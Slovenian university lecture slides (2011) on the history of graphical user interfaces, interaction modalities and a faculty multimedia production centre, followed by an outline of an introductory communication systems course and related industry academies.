
# Začetki grafičnih vmesnikov

- Xerox Star Workstation- 1981
- Apple/Macintosh - 1984
- Windows 1.0 - 1985
  
- Novi koncepti
  - Miška, kurzor, meni, ...



# Začetki grafičnih vmesnikov (2)

- Xerox Star Workstation- 1981
- Apple/Macintosh - 1984
- Windows 1.0 - 1985
  
- Novi koncepti
  - Miška, kurzor, meni, ...





# Stanje danes

- **Hiter razvoj elektronskih naprav**
  - Različne naprave (mobilne, TV, osebni računalniki, tablice, ...)
  
- **Uporaba za široke množice**
  - Otroci
  - Starejši
  - Ljudje s posebnimi potrebami
  
- **Različne modalnosti interakcij**



## Stanje danes (2)

- Uporabniški vmesnik in design interakcije postajata vse pomembnejša
- Dobra uporabniška izkušnja lahko odloči o sprejetju novega sistema, aplikacije, storitve!!!





# Modalnosti interakcije

## ■ “Klasika”

- Miš in tipkovnica, daljinski upravljalnik



## ■ Upravljanje z dotikom

- Pametni telefoni, iPad, MS surface,...



## ■ Upravljanje z glasom



## ■ Upravljanje z gestami/kretnjami


- Pametni telefon, iPad,...





# Modalnosti interakcije (2)

- **Upravljanje z očmi**



- **Upravljanje z mislimi**



- **Upravljanje z drugo napravo**

- Pametni telefon, iPad,...





# Multimedija in spremembe v družbi

- **Spremembe v kulturi**
  - preveč prostega časa
  - TV potrebe ves “umski presežek”
- **Vsak vikend v USA**
  - 100 milijonov ur samo za gledanje reklam po TV (1 Wikipedija)
- **Ocenjen vložek za izdelavo Wikipedije**
  - (vse vsebine, vsi jeziki in ves softver)
  - 100 milijonov ur
- **Letno:**
  - 2000 Wikipedij samo v USA gre za TV
  - 10.000 Wikipedij letno na celem svetu za TV
- **Dovolj je izdolbsti le delček procenta iz tega časa**
  - pa lahko nastanejo velike stvari
- **Clay Shirky -- odlična prezentacija <http://blip.tv/file/855937>**



# Multimedija na FE



# Multimedijski center (MMC)

- **Produksijska oprema za**
  - digitalna avdio/video mešalnice, efekti in prehodi
  - video matrica 16x16
  - nadzorna konzola za kamerne pozicioniranje kamer
  - avdio mešalna miza
  - konferenčni sistem z namiznimi mikrofoni
  - brezžični mikrofoni
  - preprečevanje mikrofonskega odziva
  - številni viri signala
  - enkoderji in video strežniki
  - videokonferenčni sistemi
  - centraliziran sistem upravljanja





# MMK produkcijski sistem

## ■ Funkcionalnosti

### ■ Produkcijsko omrežje

- Studio (kamere, mikrofoni, luči)
- Kontrola kamere in montaža v živo

### ■ IP omrežje

- Vnos materiala (posneto in v živo)
- Montaža posnetega materiala
- Skupna hramba materiala in arhiv
- Predvajanje
- Enkodiranje


## ■ Pomembno za študente

- Sistem za izvajanje laboratorijskih vaj pri študiju MMK






# Shema produkcijskega sistema





# Konec.





# Komunikacijski sistemi




prof. dr. Janez Bešter  
prof. dr. Andrej Kos  
dr. Matevž Pustišek  
& Co.

Ljubljana, 19. 01. 2011



# Vsebina 1

- Informacijska družba, komuniciranje in informacijski viri
- Uporabniki in ponudniki informacijskih in telekomunikacijskih omrežij, storitev, vsebin in aplikacij
- Povezavno in nepovezavno usmerjene komunikacije
- Tokokrogovni in paketni sistemi
- Arhitekture telekomunikacijskih omrežij
  - Dostop, hrbtenica, storitve in vsebine
  - Internet
  - Širokopasovnost
  - Mobilnost
  - Multimedija





# Vsebina 2


- **Omrežja in storitve**
  - Protokolna sklada (OSI in TCP/IP)
  - Komunikacijska vodila
  - Omrežja Ethernet, kabliranje
  - Omrežja IP
  - Osnove naslavljanja, DHCP in DNS
  - Osnove omrežnih elementov
  
- **Pregled aktualnih sistemov**
  - Brežžični in mobilni sistemi
  - TV, iTV in IPTV
  - Web 2.0





# Vaje

- Delo z naj sodobnejšo komunikacijsko opremo
  - Načrtovanje, izdelava in testiranje povezav
  - Lokalna omrežja
  - Internetni sistemi
  - MM sistemi





# Kogar zanima več ...

- **Cisco omrežna akademija**
  - CCNA, CCNP, Security, Wireless
  - Svetovno priznani certifikati
- **Apple akademija**
  - Snow, iWork, FCE, FCP, MotionApple, Color, Compressor
  - Svetovno priznani certifikati
- **ICT akademija**
  - Dodatna vabljen predavanja strokovnjakov iz industrije
  - Dodatna izobraževanja PHP, Linux, Java
- **Cyber Reaktorji**
  - Izzivi telekomunikacij, izzivi multimedije, start-up podjetja
- **Sodelovanje v LTFE in na razvojnih projektih podjetij**

CYBERAKTOR

V Multimedijski dvorani  
Fakultete za elektrotehniko

IZZIVI

TELEKOMUNIKACIJ

[CREATIVITY ON] 


www.telekomunikacije.eu






# Razvoj telekomunikacij in IKT

- **Temeljna znanja s področja komunikacijskih in informacijskih sistemov**
  - znanja, ki so potrebna za bodoče inženirje tehnične stroke, in spadajo v splošno izobrazbo inženirja v informacijski družbi






# Sodobni komunikacijski sistemi



